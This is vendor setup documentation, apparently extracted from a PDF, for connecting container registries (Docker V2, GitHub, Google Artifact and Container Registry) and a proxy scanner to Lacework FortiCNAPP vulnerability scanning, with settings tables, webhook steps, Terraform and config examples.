Limit Repositories	If you do not want to discover/assess all repositories in this registry, specify a comma-separated list of repositories to discover/assess (without spaces recommended). To change which repositories you want to assess, update this field so the change is captured during the next polling period. *NOTE:* Do not include the registry in the repository name(s).
Images per Repo	Set the maximum number of newest container images to discover/scan per repository. See Platform Scanner - Default Scanning Quotas for the maximum setting.
Non-OS Package Support	This feature is enabled by default. Select *No* if you want to disable scanning of language libraries.

Integrate a Docker V2 Registry

Container Registry Support

The Docker V2 registry integration is for private Docker V2 registries only. For Docker Hub, ECR, GCR, and GitHub Container Registry, use their corresponding container registry types to integrate with Lacework FortiCNAPP. Docker V2 registry integration supports the following container registries and scan types.

Registry	Versions	Support
Azure Container Registry (ACR)	n/a	Registry notification On-demand scans
Docker V2 Registry	n/a	Registry notification On-demand scans
GitLab	Cloud	On-demand scans
GitLab	On-premises 12.8	Registry notification On-demand scans
JFrog Artifactory JFrog Platform	On prem 7.2.1 and Cloud	Auto polling *(limited support)* Registry notification On-demand scans
Nexus	n/a	On-demand scans
Other Docker V2-based authentication registries	n/a	On-demand scans

Integration Setup Overview

To set up integration:

1. Create a container registry integration in the Lacework FortiCNAPP Console.
2. Choose one of the following options:
   a. Add registry notification.
   b. Set up image assessment through the Lacework FortiCNAPP API.

Prerequisites for Azure Container Registry (ACR) Integrations

When configuring the Docker V2 integration for Azure, an Azure Active Directory (AD) service principal is needed to authenticate with your container registry.

Azure provides a script that can automate the creation of the service principal in the following article: https://docs.microsoft.com/en-us/azure/container-registry/container-registry-auth-service-principal#create-a-service-principal

You can also use an existing service principal, but you must assign the `AcrPull` role to it for the relevant container registry in Azure.

How to Use the Azure Service Principal during a Lacework FortiCNAPP Integration

- When providing the *Username* during the registry integration steps, use the *Application (Client) ID* of the service principal.
- When providing the *Password* during the registry integration steps, use the *Client Secret* of the service principal.

When the service principal is initially created, the Client Secret is a one-time viewable UUID string. If it is not known, see Authenticate with the service principal for guidance on how to regenerate the Client Secret.

Navigate to Docker V2 Registry Integration

1. Log in to the Lacework FortiCNAPP Console with an account with admin permissions.
2. Navigate to *Settings > Integrations > Container registries*.
3. Click *+ Add New*.
4. Click *Docker V2 Registry*.
5. Click *Next*.
6. Follow the steps in the next section.

Integrate with a Docker V2 Registry

To integrate a Docker V2 registry with Lacework FortiCNAPP, follow these steps:

1. Configure the registry and complete any optional settings.
2. Click *Save*. The integration status displays Integration Successful only after its first assessment completes.
3. If you subscribed to notifications, go to Registry Notification and follow the steps for your registry. Otherwise, go to Set Up Image Assessment through the API to set up on-demand scans.

Configure Registry

Setting Name	Description
Name	Specify a unique name for the container registry in the Lacework FortiCNAPP Console.
Username	Specify a user that has permissions to pull the images (that will be assessed) from the container registry. *NOTE:* See Prerequisites for Azure Container Registry (ACR) Integrations for guidance if setting up an ACR integration.
Password	Specify the password for the specified user.
SSL	Select *True* if the registry uses SSL. You can use either a valid SSL certificate issued by a trusted Certificate Authority (CA) or a self-signed certificate. If you select *False*, you use an unencrypted communication channel. *Known Issue for JFrog:* JFrog Cloud integrations must be SSL-enabled due to a known issue.
Registry Domain	If you use `docker login <Domain>:<Port>`, specify the domain as `<Domain>:<Port>`. If you use `docker login <Domain>`, specify the domain as: `<Domain>`. If you use `docker login <IP>:<Port>` specify the domain as: `<IP>:<Port>`.
Subscribe to Registry Notifications	If the container registry supports notifications, you can optionally select *True*.

Optional Settings

Setting Name	Description
Limit Image Tags	If you do not want to assess all images in this registry, specify text from an image tag so that only images with matching tag text will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. You can input multiple tags. If you specify tag and label limits, they function as an AND. Single wildcards are also supported and can be used to match multiple image tags (for example: `abc*` or `*xyz`).
Limit Image Labels	If you do not want to assess all images in this registry, specify key:value pairs so that only images with matching label key:value pairs will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. Supported field input: `key:value`. If you specify tag and label limits, they function as an AND.
Non-OS Package	This feature is enabled by default. Select *No* if you want to disable scanning of language libraries.

Setting Name	Description
Support	
[END]:#	

JFrog Auto Polling Support

Configure JFrog registry integrations as a regular Docker V2 integration when using the platform scanner, but note the following limitations/considerations when configuring for auto polling:

- Only JFrog Artifactory repositories can be configured for auto polling.
- Each Artifactory repository must be configured individually when using the Lacework FortiCNAPP Platform Scanner.

  For example, the *Registry Domain* must be entered using the following format:

  ```
  <my-domain>/artifactory/api/docker/<repository-name>
  <my-domain>/artifactory/api/docker/<parent-repository-name>/<child-repository-name>
  ```

  The Lacework FortiCNAPP Platform Scanner uses the JFrog Artifactory REST API, hence why this domain format is required.
- Do not include the `http(s)://` portion in the domain.
- Only the images within the specified repository or child repository will be scanned using this configuration.
  - If you want to set up an integration that will scan all repositories and images within a JFrog registry domain, see Integrate Proxy Scanner with JFrog Registry - Auto Polling.

Registry Notification

Lacework FortiCNAPP can receive notifications that the registry sends in response to events that happen within the registry. When Lacework FortiCNAPP receives manifest push notifications, Lacework FortiCNAPP performs an assessment. Lacework FortiCNAPP ignores pull notifications and media types that are not manifests.

You can subscribe to notifications and perform automatic assessments for the following registries:

- Registries with the same notification format described in https://docs.docker.com/registry/notifications/. See Add Notification to Docker Registry.
  - This includes GitLab On-premises (you can check the GitLab documentation for guidance, but the procedure is outlined in the following sections for Docker registries).
- Azure Container Registry (ACR). See Add a Webhook to ACR
- JFrog. See Add a Webhook to JFrog

Obtain an Access Token for Registry Notifications

When you create the integration, if you select *Subscribe to Registry Notifications*, the Lacework FortiCNAPP Console provides an authorization token (integration token) and a listener URL that you can download.

The authorization token is an integration-specific, long running server token.

The listener URL and token are available on the Container Registry page.

Click the integration name and copy both the listener URL and token from the details pane. These are required when adding notifications or a webhook in the Docker registry.

Each integration can have one token. If the integration unsubscribes from notifications and then subscribes again, Lacework FortiCNAPP uses the same token.

Add Notification to Docker Registry

To use this procedure, your registry's notification format must be the same as described in https://docs.docker.com/registry/notifications/.

To subscribe to notifications, you must add the registry notification listener URL and authorization token to the notification section of the container registry's `config.yml` file.

Locate (or add) the `notifications` section in `config.yml`, as illustrated in the following example:

```
notifications:
  endpoints:
    - name: lacework_listener
      url: https://api.lacework.net/api/v2/Webhooks/ServerTokens/{type}
      headers:
      Authorization: [${lacework_server_token_for_registry_notification}]
      timeout: 120s
      threshold: 10
      backoff: 120s
      ignoredmediatypes:
        - application/octet-stream
      ignore:
        actions:
           - pull
```

For the endpoints structure, provide these required parameter values.

- `url` - Paste the registry notification listener URL that you copied from the Lacework Console. `https://api.lacework.net/api/v2/Webhooks/ServerTokens/DockerV2`
- `headers` - Add the following `Authorization: [${lacework_server_token_for_registry_notification}]` Replace `[${lacework_server_token_for_registry_notification}]` with the authorization token copied from the Lacework FortiCNAPP Console.

Restart the registry for your changes to take effect.

Add a Webhook to Azure Container Registry (ACR)

To subscribe to notifications, you must add a webhook to the container registry and then add the registry notification listener URL and authorization token to the webhook.

1. In Azure, navigate to the container registry where you want to create a webhook.
2. Under *Services*, select *Webhooks*.
3. In the webhook toolbar, click *Add*.
4. Complete the Create webhook form with the following information from Lacework FortiCNAPP:
   - *Webhook name:* Lacework_webhook
   - *Service URL:* Paste the registry notification listener URL that you copied from the Lacework FortiCNAPP Console.
     `https://api.lacework.net/api/v2/Webhooks/ServerTokens/AzureCR`
   - *Custom headers:* Enter the following authorization header required by API server
     `Authorization: Bearer [${lacework_server_token_for_registry_notification}]`
     Replace `[${lacework_server_token_for_registry_notification}]` with the authorization token copied from the Lacework FortiCNAPP Console.
   - *Actions:* push

For additional information, see Microsoft documentation https://docs.microsoft.com/en-us/azure/container-registry/container-registry-webhook.

Add a Webhook to JFrog

To subscribe to notifications, you must add a webhook to the container registry and then add the registry notification listener URL and authorization token to the webhook.

1. In JFrog, navigate to *Administration Module > General > Webhooks*.
2. Click *New Webhook*.
3. Complete the Create new webhook form with the following information from Lacework FortiCNAPP:
   - *URL:* Paste the registry notification listener URL that you copied from the Lacework FortiCNAPP Console.
     `https://api.lacework.net/api/v2/Webhooks/ServerTokens/JFrog`
     If you are using virtual repositories, enter the following URL:
     `https://api.lacework.net/api/v2/Webhooks/ServerTokens/JFrog`
   - *Events:* Select *Docker > Docker tag was pushed*.
   - *Custom Headers:* key: Authorization, value: paste the authorization token copied from the Lacework FortiCNAPP Console.

Set Up Image Assessment through the API

If you did not subscribe to notifications, you can, for example, make an API call each time an image is built so that Lacework FortiCNAPP assesses it:

```
POST https://api.lacework.net/api/v2/Webhooks/ServerTokens/{type}
```

For information about setting up container image assessment, see the *Vulnerabilities* section in the Lacework FortiCNAPP API (v2) documentation.

Integrate GitHub Container Registry

Container Registry Support

GitHub Container Registry integrations support:

- Registry notification - scans occur for each image push.
- On-demand scans via the API.

Integration Setup Overview

Integration setup consists of the following steps:

1. Create a container registry integration in the Lacework FortiCNAPP Console.
2. Choose one of the following options:
   a. Add a webhook in GitHub for registry notification.
   b. Set up image assessment through the Lacework FortiCNAPP API.

Navigate to GitHub Container Registry Integration

1. Log in to the Lacework FortiCNAPP Console with an account with admin permissions.
2. Navigate to *Settings > Integrations > Container registries*.
3. Click *+ Add New*.
4. Select *GitHub Container Registry*.
5. Click *Next*.
6. Follow the steps in the next section.

Integrate with GitHub Container Registry

To integrate GitHub Container Registry with Lacework FortiCNAPP, follow these steps:

1. Configure the registry and complete any optional settings.
2. Click *Save*. The integration status displays Integration Successful only after its first assessment completes.
3. If you subscribed to notifications, go to Registry Notification. Otherwise, go to Set Up Image Assessment through the API to set up on-demand scans.

Configure Registry

Setting Name	Description
Name	Specify a unique name for the container registry in the Lacework FortiCNAPP Console.
Username	Specify a user that has permissions to pull the images for assessment from the container registry.
Password	Specify the GitHub token. To generate a new token, go to your organization and navigate to *Settings > Developer settings > Personal access tokens > Generate new token*. The required permission is read:packages.
SSL	Select *True* if the registry uses SSL. You can use either a valid SSL certificate issued by a trusted Certificate Authority (CA) or a self-signed certificate. If you select *False*, you use an unencrypted communication channel.
Registry Domain	Displays a drop-down with the field ghcr.io for the GitHub Container Registry.
Subscribe to Registry Notifications	Optionally select *True* to subscribe to notifications.

Optional Settings

Setting Name	Description
Limit Image Tags	If you do not want to assess all images in this registry, specify text from an image tag so that only images with matching tag text will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. You can input multiple tags. If you specify tag and label limits, they function as an AND. Single wildcards are also supported and can be used to match multiple image tags (for example: `abc*` or `*xyz`).
Limit Image Labels	If you do not want to assess all images in this registry, specify key:value pairs so that only images with matching label key:value pairs will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. Supported field input: `key:value`. If you specify tag and label limits, they function as an AND.
Limit Repositories	If you do not want to discover or assess all repositories in this registry, specify a comma-separated list of repositories to discover or assess (without spaces recommended). To change which repositories you want to assess, update this field so the change is captured during the next polling period. *NOTE:* Do not include the registry in the repository name(s).
Images per Repo	Set the maximum number of newest container images to discover or scan per repository. See Platform Scanner - Default Scanning Quotas for the maximum setting.
Non-OS	This feature is enabled by default. Select *No* if you want to disable scanning of language libraries.

Setting Name	Description
Package Support	

Registry Notification

Lacework FortiCNAPP can receive notifications that the registry sends in response to events that happen within the registry. When Lacework FortiCNAPP receives manifest push notifications, Lacework FortiCNAPP performs an assessment.

When the integration subscribes to notifications, you must add a webhook that includes additional information from Lacework FortiCNAPP.

When you create or edit the integration, the following additional information is available:

- Listener URL
- Authorization Token - an integration-specific, long running server token.

The listener URL and token are available on the Container Registry page. Click the integration name and copy both items from the details pane. This information is required for the next steps.

Each integration can have one token. If the integration unsubscribes from notifications and then subscribes again, Lacework FortiCNAPP uses the same token.

Add a Webhook to GitHub

If you subscribed to notifications, you must add a webhook to your organization and then add the notification listener URL and authorization token.

1. In GitHub, navigate to the organization where you want to add a webhook.

   You must use an organization webhook. Repository webhooks cannot be used.

2. Click *Webhooks*.
3. Click *Add webhook*.
4. For *Payload URL*, paste the integration's URL from the Lacework FortiCNAPP Console, such as: `https://api.lacework.net/api/v2/Webhooks/Signatures/GithubCR`
5. For *Content type*, select application/json.
6. For *Secret*, paste the integration's authorization token.
7. For *Which events would you like to trigger this webhook?*, click *Let me select individual events*. Then select *registry_package* from the list of events.
8. Click *Active*.
9. Click *Add webhook*.

Set Up Image Assessment through the API

If you did not subscribe to notifications, you can, for example, make an API call each time an image is built so that Lacework FortiCNAPP assesses it:

```
POST https://api.lacework.net/api/v2/Webhooks/Signatures/GithubCR
```

For information about setting up container image assessment, see the *Vulnerabilities* section in the Lacework FortiCNAPP API (v2) documentation.

Integrate Google Artifact Registry

Transition from Google Container Registry (GCR) to Google Artifact Registry (GAR)

Google Artifact Registry (GAR) is the evolution of Google Container Registry (GCR). As a fully managed service with support for both container images and non-container artifacts, GAR extends the capabilities of GCR.

For details on how to transition from GCR to GAR within Google Cloud Platform, see Transitioning from Container Registry.

Artifact Registry Support

GAR integrations support:

- Auto polling - polling occurs every 15 minutes.
- On-demand scans via the API.

Prerequisite

Before you configure Lacework FortiCNAPP, create a Google service account. For details, see Service accounts.

Navigate to GAR Integration

1. Log in to the Lacework FortiCNAPP Console with an account with admin permissions.
2. Navigate to *Settings > Integrations > Container registries*.
3. Click *+ Add New*.
4. Click *Google Artifact Registry (GAR)*.
5. Click *Next*.
6. Follow the steps in the next section.

Integrate with GAR

GAR integrations can be done at the organization, folder, project, or repository level.
Each integration will only support one region.

To integrate GAR with Lacework FortiCNAPP, follow these steps:

1. Configure the registry and complete any optional settings. See Registry Settings and Optional Settings.
2. Click *Save*. The integration status displays Integration Successful only after its first assessment completes.
3. Verify that assessments have started by viewing the table in *Vulnerabilities > Containers*.

After an image is assessed, Lacework FortiCNAPP reports its results in the table. Select *Last 24 hours* above the table to view the assessment results.

Registry Settings

Setting Name	Description
Name	Specify a unique name for the container registry in the Lacework FortiCNAPP Console.
Upload GCP Credentials	Upload a JSON-formatted Service Account Key to use for the integration; this auto-populates the *Client ID*, *Private Key ID*, *Client Email*, and *Private Key* fields.
Client ID	Specify a Client ID for the service account that has been granted access to the organization, folder, or project that contains the registry (or registries). If integrating at the organization level, assign the `roles/artifactregistry.reader` and `roles/storage.objectViewer` roles to the service account for the organization that contains the registries. If integrating at the folder level, assign the `roles/artifactregistry.reader` and `roles/storage.objectViewer` roles to the service account for the folder that contains the registries. If integrating at the project level, assign the `roles/artifactregistry.reader` and `roles/storage.objectViewer` roles to the service account for the project that contains the registry (or registries). If integrating at the repository level, assign the `roles/artifactregistry.reader` role to the service account for the repository that resides within the registry. Also, assign the `roles/storage.objectViewer` role to the service account for the project where the repository is located.
Private Key ID	Specify the private key ID for the private key that should be used to authenticate the service account that was specified in the *Client ID* setting.

Setting Name	Description
Client Email	Specify the client email associated with the service account that was specified in the *Client ID* setting.
Private Key	Specify the private key that should be used to authenticate the service account that was specified in the *Client ID* setting. *IMPORTANT:* You cannot just copy the private key from the editor because of an issue copying the new line characters. You must copy a raw version of the key using the "jq" utility as described in the next steps: 1) To view the private key raw text, enter the following command, where `YourFileName.json` is the name of the file downloaded when you created the Google Cloud Service Account: `cat YourFileName.json | jq -r '.private_key'` 2) Copy all text displayed in the output including the BEGIN and END lines.
Registry Domain	From the drop-down, select one of the supported Google Cloud regions. For details, see Repository and Image Names *IMPORTANT:* Do *not* prefix the URL with `https://`.

Optional Settings

Setting Name	Description
Limit Image Tags	If you do not want to assess all images in this registry, specify text from an image tag so that only images with matching tag text will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. You can input multiple tags. If you specify tag and label limits, they function as an AND. Single wildcards are also supported and can be used to match multiple image tags (for example: `abc*` or `*xyz`).
Limit Image Labels	If you do not want to assess all images in this registry, specify key:value pairs so that only images with matching label key:value pairs will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. Supported field input: `key:value`. If you specify tag and label limits, they function as an AND.
Limit Repositories	If you do not want to discover/assess all repositories in this registry, specify a comma-separated list of repositories to discover/assess (without spaces recommended). To change which repositories you want to assess, update this field so the change is captured during the next polling period. *NOTE:* Do not include the registry in the repository name(s).
Images per Repo	Set the maximum number of newest container images to discover/scan per repository. See Platform Scanner - Default Scanning Quotas for the maximum setting.
Non-OS Package Support	This feature is enabled by default. Select *No* if you want to disable scanning of language libraries.

Integrate with Google Artifact Registry Using Terraform

The following example creates a new least-privilege service account to access the Google Artifact Registry of the project configured by automation and integrates it with Lacework FortiCNAPP.

```
terraform {
  required_providers {
    lacework = {
      source = "lacework/lacework"
    }
  }
}

provider "lacework" {}

provider "google" {}

module "lacework_gar" {
  source    = "lacework/gar/gcp"
  version   = "~> 0.1"
}
```

For more information about the Lacework FortiCNAPP Google Artifact Registry module, see the lacework gar module on the Terraform Registry.

See also the lacework_integration_gar resource in the Terraform Registry for additional context.

Integrate Google Container Registry

Container Registry Support

Google Container Registry (GCR) integrations support:

- Auto polling - polling occurs every 15 minutes.
- On-demand scans via the API.

Navigate to GCR Integration

1. Log in to the Lacework FortiCNAPP Console with an account with admin permissions.
2. Navigate to *Settings > Integrations > Container registries*.
3. Click *+ Add New*.
4. Click *Google Container Registry (GCR)*.
5. Click *Next*.
6. Follow the steps in the next section.

Integrate with GCR

GCR integrations can be done at the organization, folder, project, or bucket level.

To integrate GCR with Lacework FortiCNAPP, follow these steps:

1. Configure the registry and complete any optional settings.
2. Click *Save*. The integration status displays Integration Successful only after its first completed assessment.
3. Verify that assessments have started by viewing the table in *Vulnerabilities > Containers*.

After an image is assessed, Lacework FortiCNAPP reports its results in the table. Select *Last 24 hours* above the table to view the assessment results.

Configure Registry

Setting Name	Description
Name	Specify a unique name for the container registry in the Lacework FortiCNAPP Console.
Upload GCP Credentials	Upload a JSON-formatted Service Account Key to use for the integration; this auto-populates the *Private Key ID*, *Client Email*, and *Private Key* fields.
Client ID	Specify a Client ID for the service account that has been granted access to the organization, folder, or project that contains the registry (or registries). If integrating at the organization, folder, or project level, assign the `storage.objectViewer` role to the service account for the organization/folders/projects that contain the buckets used by the registry hosts. *Note:* Granting this role provides read access to all storage buckets within the organization, folder(s), or project(s). If integrating at the bucket level, assign the `storage.objectViewer` role to the service account for the bucket called `artifacts.PROJECT-ID.appspot.com` where *PROJECT-ID* is the project that hosts the registry (or registries). Additionally, the following APIs or services must be enabled (for any level of integration): • Cloud Resource Manager API • Google Container Registry API • Billing
Private Key ID	Specify the private key ID for the service account that has granted `storage.objectViewer` role for access to the Google project that contains the Google Container Registry (GCR).
Client Email	Specify the client email associated with the service account that has granted the `storage.objectViewer` role for access to the Google project that contains the Google Container Registry (GCR).
Private Key	Specify the private key for the specified private key ID. See *Private Key Format* below for guidance on formatting your key.
Registry Domain	From the drop-down, select one of the supported Google Cloud regions: 1. *gcr.io* 2. *us.gcr.io* 3. *eu.gcr.io* 4. *asia.gcr.io* For more information, see Container Registry Pushing and pulling images. *IMPORTANT*: Do not prefix the URL with `https://`.

Private Key Format You cannot copy the private key from an editor because of an issue copying the new line characters. You must copy a raw version of the key using the jq utility as described in the next steps:

1. To view the private key raw text, enter the following command, where `YourFileName.json` is the name of the file downloaded when you created the Google Cloud Service Account:

   ```
   cat YourFileName.json | jq -r '.private_key'
   ```

2. Copy all text displayed in the output including the `BEGIN` and `END` lines.

Optional Settings

Setting Name	Description
Limit Image Tags	If you do not want to assess all images in this registry, specify text from an image tag so that only images with matching tag text will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. You can input multiple tags. If you specify tag and label limits, they function as an AND. Single wildcards are also supported and can be used to match multiple image tags (for example: `abc*` or `*xyz`).
Limit Image Labels	If you do not want to assess all images in this registry, specify key:value pairs so that only images with matching label key:value pairs will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. Supported field input: `key:value`. If you specify tag and label limits, they function as an AND.
Limit Repositories	If you do not want to discover/assess all repositories in this registry, specify a comma-separated list of repositories to discover/assess (without spaces recommended). To change which repositories you want to assess, update this field so the change is captured during the next polling period. *NOTE:* Do not include the registry in the repository name(s).
Images per Repo	Set the maximum number of newest container images to discover/scan per repository. See Platform Scanner - Default Scanning Quotas for the maximum setting.
Non-OS Package Support	This feature is enabled by default. Select *No* if you want to disable scanning of language libraries.

Create a GCR Integration Using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Lacework FortiCNAPP Terraform Provider that enables integrating supported container registries with Lacework FortiCNAPP using automation.

If you are new to the Lacework FortiCNAPP Terraform Provider, or Lacework FortiCNAPP Terraform Modules, read the Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider and more.

```
terraform {
  required_providers {
    lacework = {
      source  = "lacework/lacework"
    }
  }
}

provider "lacework" {}

provider "google" {}

module "lacework_gcr" {
  source  = "lacework/gcr/gcp"
  version = "~> 2.0"

  # Supported domains are gcr.io, us.gcr.io, eu.gcr.io, or asia.gcr.io
  registry_domain = "us.gcr.io"

  # Optionally, a project ID can be specified with the input 'project_id'
}
```

Additional information on the `lacework/gcr/gcp` module can be found on the Terraform Registry.

Validate the Integration

After Terraform finishes applying changes, you can use the Lacework FortiCNAPP CLI to validate the integration is working.

Open a Terminal and trigger an on-demand container vulnerability scan of one of your repositories that lives in the GCR registry you just integrated:

```
lacework vuln ctr scan YourGoogleRegistryDomain YourRepository YourTagOrImageDigest --poll
```

To list all container registries configured in your account run `lacework vuln ctr registries`

You should see the vulnerability assessment of your repository.

```
lacework vulnerability container scan us.gcr.io lw-test latest --poll
```

```
A new vulnerability scan has been requested. (request_id: da123491-89f3-123d-a93b-d3a1980ee80a)

                                  CONTAINER IMAGE DETAILS
VULNERABILITIES
-------------------------------------------------------------------------------------------+-------
```

```
--------------------------
    ID          sha256:48706bcd2b97520266df3cb0b3f42c3aaccf8b7819c1356c02b0609c4ec2dd98
SEVERITY   COUNT   FIXABLE
    Digest      sha256:7b4c7ae1c8c91759449f7c0c62c4b90330443ed08f5ed761d4a2bf4331504bae     ------
-----+-------+----------
    Registry    us.gcr.io
Critical       2         1
    Repository  lw-test                                                                  High
         32         8
    Size        144.8 MB
Medium       127        33
    Created At  2021-03-03T23:28:46.220Z                                                 Low
        140         6
    Tags        latest                                                                   Info
        377         5

Try adding '--details' to increase the details shown about the vulnerability assessment.
```

Troubleshoot

GCR Image Scanning Errors After Integration

When viewing the *Vulnerabilities* > *Containers* page (and grouped by Image ID/Registry/Repo), the Lacework FortiCNAPP Console displays an *Error* if there was an underlying permissions issue during the last scan.

Using developer tools in your web browser, check for any `403` errors during a refresh of the page.

A common cause for this is when the Client ID (specified during configuration) has not been given permissions to access the Cloud Storage bucket that acts as the underlying storage for the container images.

If integrating at the bucket level:

1. Check which project hosts the registry (or registries) that you want to integrate with Lacework FortiCNAPP.
2. Ensure the `storage.objectViewer` role (for your Client ID) is assigned to the correct *PROJECT-ID* in `artifacts.PROJECT-ID.appspot.com`.

Integrate Proxy Scanner

Overview

The Lacework FortiCNAPP proxy scanner integration allows Lacework FortiCNAPP to perform container vulnerability assessments for your on-premises Docker container image registries without exposing them to external connectivity. The Lacework FortiCNAPP proxy scanner assesses the images stored within registries, extracts image manifest data as necessary for assessment, and sends the application metadata to the Lacework FortiCNAPP platform. Additionally, the bandwidth transfer costs for container registry assessment are optimized when using the Lacework FortiCNAPP proxy scanner for vulnerability assessment.

After creating a proxy scanner integration through the Lacework FortiCNAPP Console settings, you deploy the proxy scanner as a Docker application or Kubernetes workload in your environment as a continuous running entity. The proxy scanner continuously fetches new images from your environment and collects the required image metadata for vulnerability assessments. Using the associated integration token that was created when you integrated the proxy scanner in the Lacework FortiCNAPP Console, the proxy scanner initiates an API request for assessment by Lacework FortiCNAPP. After the token is authorized, Lacework FortiCNAPP assesses the image meta data and provides risk assessments for the container images. You can view the results on the Vulnerability Assessment page in the Lacework FortiCNAPP Console.

Default Scanning Quotas

- The proxy scanner supports a maximum of 2000 image assessments per hour for each Lacework FortiCNAPP account.
  - For Kubernetes Admission Controller integrations, the limit is 1000.
- For each integration, there is a maximum of 50 image assessments per hour for each repository.

Private Registry Scanning

If your registry is not accessible from the internet, you must create a registry integration and then set up the Lacework FortiCNAPP Proxy Scanner in your environment to pull images from your network.

The Lacework FortiCNAPP Proxy Scanner supports the same methods as the Lacework FortiCNAPP Platform Scanner to scan a registry:

- *Registry notification:* The registry sends an event to Lacework FortiCNAPP whenever a new image has been uploaded.
- *Auto-polling:* Lacework FortiCNAPP automatically discovers the list of repositories and new images available in the registry.

- *On-demand:* Manually request the scan of a container using cURL. See Curl command for On-Demand Scans on page 1324.

Proxy Scanner Support

The proxy scanner is currently packaged in Linux.

For information about package assessment, see the Package Assessment Support section.

The proxy scanner supports the following container registries and scan types.

Registry	Support

Docker V2 API-compatible registries with these APIs:
`/v2/_catalog`
`/v2/{name}/tags/list`
	Auto polling
	On-demand scans

Amazon Elastic Container Registry (ECR)	Auto polling On-demand scans
Azure Container Registry (as Docker V2 Registry)	Auto polling Registry notification On-demand scans
Docker Hub	Registry notification On-demand scans
Docker Trusted Registry	Registry notification On-demand scans
Docker V2-based authentication registries	Registry notification On-demand scans
GitHub Container Registry	Registry notification On-demand scans
GitLab Container Registry	Auto polling On-demand scans
Google Container Registry (GCR)	Auto polling On-demand scans
Harbor	Registry notification On-demand scans
JFrog	Auto polling Registry notification On-demand scans
Red Hat Quay	Auto polling On-demand scans

Multi-Architecture Image Support

The Lacework FortiCNAPP proxy scanner supports multi-architecture container images during scans. Multi-architecture images are supported by scanning manifests that list multiple platform versions of the image.

An example of a manifest list for a multi-architecture image can be found here.

Lacework FortiCNAPP scans the first platform architecture version found in the following order:

1. AMD64
2. ARM64
3. ARM32

Integration Setup Overview

Integration setup consists of the following steps:

1. Create a proxy scanner integration in the Lacework FortiCNAPP Console
2. Create a configuration yaml file and configure it for:
   - Auto Polling
   - Registry Notification
   - On-Demand scans
3. Deploy the proxy scanner
4. (On-demand scans only) Run a curl command to initiate a scan.

Navigate to Proxy Scanner Integration

1. Log in to the Lacework FortiCNAPP Console with an account with admin permissions.
2. Navigate to *Settings > Integrations > Container registries*.
3. Click *+ Add New*.
4. Click *Proxy Scanner*.
5. Click *Next*.
6. Follow the steps in the next section.

Create a Proxy Scanner Integration in Lacework FortiCNAPP

Creating an integration in the Lacework FortiCNAPP Console is the first step in setting up a proxy scanner. To create an integration, follow these steps:

1. Name the integration and complete any optional settings.
2. Click *Save*.
   Do not download the proxy scanner from the provided URL; you can pull the image from Docker Hub as described in Deploy the Proxy Scanner.
3. Click the Authorization Token's *copy to clipboard* icon.
   This is the integration's associated token. You need this to configure the proxy scanner.

After you save the integration, its name displays on the Integrations Container Registry page. For next steps, continue to Configure the Proxy Scanner.

Proxy Scanner Settings

Setting Name	Description
Name	Specify a unique name to display for the integration in the Lacework FortiCNAPP Console.
CI / CD Policies	Associate Policies with a Registry Integration.

See Environment Variables for Auto Polling for additional options relating to scanning and tags. Only applicable if you are configuring the Proxy Scanner for Auto polling.

Configure the Proxy Scanner

To configure the proxy scanner, you must create a configuration yaml file (`config.yml`). See the following sections for specific configuration information and examples for each scan type.

- Auto polling
- Registry notification
- On-demand scans

The `config.yml` configuration file contains the following fields:

```
scan_public_registries: Enter true (or omit the field) if you want to scan images from public
registries. Enter false if not.
static_cache_location: The static file mount location. The recommended path is /opt/lacework.
disable_expand_env: Enter true (or omit the field) if you want to allow special characters to be
```

```
used in the config (such as $).
default_registry: Provide the default registry. This must match the domain value.
lacework:
  account_name: Lacework account name.
  integration_access_token: The integration's access token from the Lacework Console.
    existingSecret: Only relevant if using Kubernetes Helm Charts. See relevant section below for
details.
      key: The Kubernetes secret key for Inline Scanner, for example: "lw-scanner-token".
      name: The Kubernetes secret name for Inline Scanner, for example: "lw-scanner-secret".
registry_secret_name: Only relevant if using Kubernetes Helm Charts. See relevant section below
for details.
registries:
  - domain: The registry domain using one of these formats: IP:Port, Domain:Port, or a public
domain.
    image_filter: Limit scanning to a specified list of repositories/images that you want to
assess. See relevant section below for details.
    name: A unique name for the registry integration.
    auth_header_name: Provide NoAuth if the registry does not require authentication. Not required
for public registries.
    auth_type: Enter gcr|ecr/quay if the registry type is GCR, ECR, or Quay respectively.
    is_public: Enter true if the registry does not require credentials.
    ssl: Whether the registry uses SSL, enter true|false.
    auto_poll: If supported, whether to auto poll the registry, enter true|false.
    credentials: This field varies depending on the type of authentication required for the
registry.
    poll_frequency_minutes: Polling frequency to fetch new images, 20 is the minimum value. Not
used for registry notification or on-demand scans.
    disable_non_os_package_scanning: Whether the scanner will search for non-OS library packages.
Enter true|false.
    go_binary_scanning: Whether the scanner will search for Go binary executables.
      enable: true|false
      scan_directory_path: Restrict Go binary scanning to a specified directory in the image, for
example: "/usr/bin".
    notification_type: If using registry notification, enter the notification type:
acr|dtr|ghcr|hub|jfrog|v2_registry.
```

The sections below provide more detail on how to use these fields.

Amazon ECR integrations If you are running the Proxy Scanner on an EC2/ECS instance, see Automated Configuration for Private Amazon ECRs as only minimal configuration is required.

scan_public_registries

Set `scan_public_registries: true` if you are scanning images from registries that are publicly accessible (the default is `true` if the field is omitted).

This will allow for anonymous pulling of images unless `is_public: false`.

static_cache_location

The static file mount location used by the Proxy Scanner. The recommended path is `/opt/lacework`.

disable_expand_env

Set `disable_expand_env: true` if you want to use special characters (such as $) within the `config.yml`.

For example, if your `user_name` is `"$robotci"`, you must include this config property and set it to true.

default_registry

Specify a default registry if you don't want to include the registry in curl commands for on-demand scans.

The `default_registry` and `domain` values need to match.

```
static_cache_location: /opt/lacework
default_registry: index.docker.io
lacework:
  account_name: myAccountName
  integration_access_token: MyAccessToken
registries:
  - domain: index.docker.io
    name: myRegistry
    ssl: true
    is_public: true
    auto_poll: false
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
```

account_name

`account_name` specifies your Lacework FortiCNAPP account name. This can be found as part of the URL used to access your Lacework FortiCNAPP Console (for example: `https://specializedsoftware.lacework.net`). However, do not include the `.lacework.net` or `https://` portions when entering the account name.

